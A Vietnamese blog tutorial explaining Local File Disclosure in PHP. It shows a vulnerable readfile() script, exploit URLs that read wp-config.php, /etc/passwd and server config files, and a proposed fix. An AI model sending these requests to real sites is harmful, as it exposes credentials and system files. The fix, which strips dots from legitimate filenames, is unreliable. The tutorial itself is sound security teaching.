By Sangteamtham

How to attack and fix Local File Disclosure

Via sample

By Sangteamtham

Tác giả: Sangteamtham
Blog : http://sangte.blogspot.com/
Twitter: https://twitter.com/amtham
Web : http://hcegroup.net/hceteam/

By Sangteamtham

1.Định nghĩa:

Local File Disclosure (dịch theo nghĩa đen của nó là "để lộ file kề bên") là lỗi mà hacker sử dụng để đọc các file trong thư mục website, trong đó có file chưa thông tin database, và các thông tin khác, và đọc code để tìm ra lỗ hổng khác.

Lỗi này gây ra do hàm readfile() không được bảo mật, bởi vậy hacker có thể đọc các file mà hắn muốn(Trừ một số file hệ thống không có quyền read với user thường).

2. Khai thác:

Giả sử trên website có file read.php có tồn tại một đoạn code là:


```
<?php
$file = $_GET['file'];
$readfile = readfile($file);
?>
```

Nếu ai đã từng đọc qua ngôn ngữ php đều hiểu. Còn chưa hiểu thì đọc tiếp.

Hacker tiến hành đọc các file, ví dụ như index.php

http://bug-zone.org/read.php?file=index.php

By Sangteamtham




-Với mã nguồn WordPress, file chứa thông tin database nằm ở file wp-config.php

-Vậy, Hacker sẽ tiến hành đọc file wp-config.php

-http://bug-zone.org/read.php?file=wp-config.php

View source:

By Sangteamtham



Không dừng lại ở đó, Hacker tiến hành đọc các file như passwd, hosts, tiến hành local attack các website khác trên server.

Ví dụ:


http://bug-zone.org/read.php?file=/etc/passwd

http://bug-zone.org/read.php?file=/etc/httpd/config/httpd.conf

http://bug-zone.org/read.php?file=/etc/hosts

….v..v

By Sangteamtham



3. Phòng tránh:

-Theo kinh nghiệm, coders thường sử dụng các bộ lọc các kí tự như // \\ / \ ..

-Ta fix đoạn code trên như sau:

```
<?php
$file = preg_replace('/[^a-zA-Z0-9\_]/','',addslashes($_GET['file']));
$readfile = readfile($file);
?>
```

-Hacker sẽ không thể tiến hành đọc các file khác nữa.

4.Kết luận:

Thông qua ví dụ cụ thể cho ta cái nhìn tổng quát về nguyên nhân gây lỗi, khai thác và phòng tránh một cách hiệu quả.

7. Tham Khảo:

1.http://seclists.org/fulldisclosure/2009/Dec/209

2. http://www.exploit-db.com/download_pdf/13678

By Sangteamtham

